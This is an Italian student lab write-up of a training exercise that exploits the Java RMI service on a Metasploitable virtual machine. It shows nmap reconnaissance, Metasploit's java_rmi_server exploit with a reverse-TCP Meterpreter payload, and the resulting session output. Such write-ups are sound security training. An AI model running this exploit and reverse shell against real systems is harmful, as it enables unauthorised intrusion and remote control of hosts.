

S7 L5

Traccia: Esercizio Traccia e requisiti La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete ;

2) informazioni sulla tabella di routing della macchina vittima.

Esercizio

Come primo passo ho configurato le macchine kali e meta sugli indirizzi ip richiesti



```

$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0  broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fe4f:3b6c prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:4f:3b:6c  txqueuelen 1000  (Ethernet)
    RX packets 1187  bytes 82496 (80.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 1235  bytes 209851 (204.9 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

metasploit2 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:90:12:05
    inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:fe90:1205/64  Scope:Link
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
    RX packets:1213 errors:0 dropped:0 overruns:0 frame:0
    TX packets:1193 errors:0 dropped:0 overruns:0 carrier:0

```

Best pratics: Consiglio di effettuare un ping e successivamente un nmap che ci sapranno confermare se le macchine comunicano e soprattutto nmap ci darà qualche informazione sulla porta che stiamo per attaccare [**port 1099/tcp rmi**registrty]

```

(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.616 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.300 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.401 ms
^C
--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2055ms
rtt min/avg/max/mdev = 0.300/0.439/0.616/0.131 ms

(kali@kali)-[~]
$ nmap 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 04:39 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00043s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds

```

Dopo aver verificato la comunicazione di Meta e kali ci siamo collegati su Meta dalla nostra macchina virtuale Kali linux tramite il comando [**msfconsole msfadmin**] ed in seguito ricercato l'exploit per nostra vulnerabilità.

Grazie al comando [**search java_RMI**] abbiamo potuto restringere i campi alle exploit da valutare

```

msf6 > search java_RMI

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check
Description
-  -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal  No
Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes
Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No
Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No
Java RMIConnectionImpl Deserialization Privilege Escalation

```

Dopo aver scelto il nostro exploit procediamo configurando i dati necessari per procedere con il nostro attacco

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the pa
  yload request
  RHOSTS                      yes       The target host(s), see https://docs.metaspoi
  t.com/docs/using-metasploit/basics/using-metas
  ploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST     0.0.0.0           yes       The local host or network interface to listen
  on. This must be an address on the local machi
  ne or 0.0.0.0 to listen on all addresses.
  SRVPORT     8080             yes       The local port to listen on.
  SSL         false            no        Negotiate SSL for incoming connections
  SSLCert                      no        Path to a custom SSL certificate (default is r
  andomly generated)
  URIPATH                      no        The URI to use for this exploit (default is ra
  ndom)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Ora che tutte le configurazioni sono state effettuate possiamo procedere utilizzando il comando **[exploit]**

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/CLnR6GGc1PGcf
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33780) at 2024-05
-24 04:55:40 -0400
```

Requisito 1

Avvalendoci del comando **[ifconfig]** abbiamo ottenuto i dati sulla configurazione di rete della macchina meta

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
```

Attiva Windows

Requisito 2

Procedendo ad utilizzare il comando **[route]** abbiamo ottenuto le informazioni sulla tabella di Routing della macchina meta

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0
192.168.11.112 255.255.255.0 0.0.0.0      0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0
fe80::a00:27ff:fe90:1205 ::           ::           0

meterpreter > 
```

Attiva Windows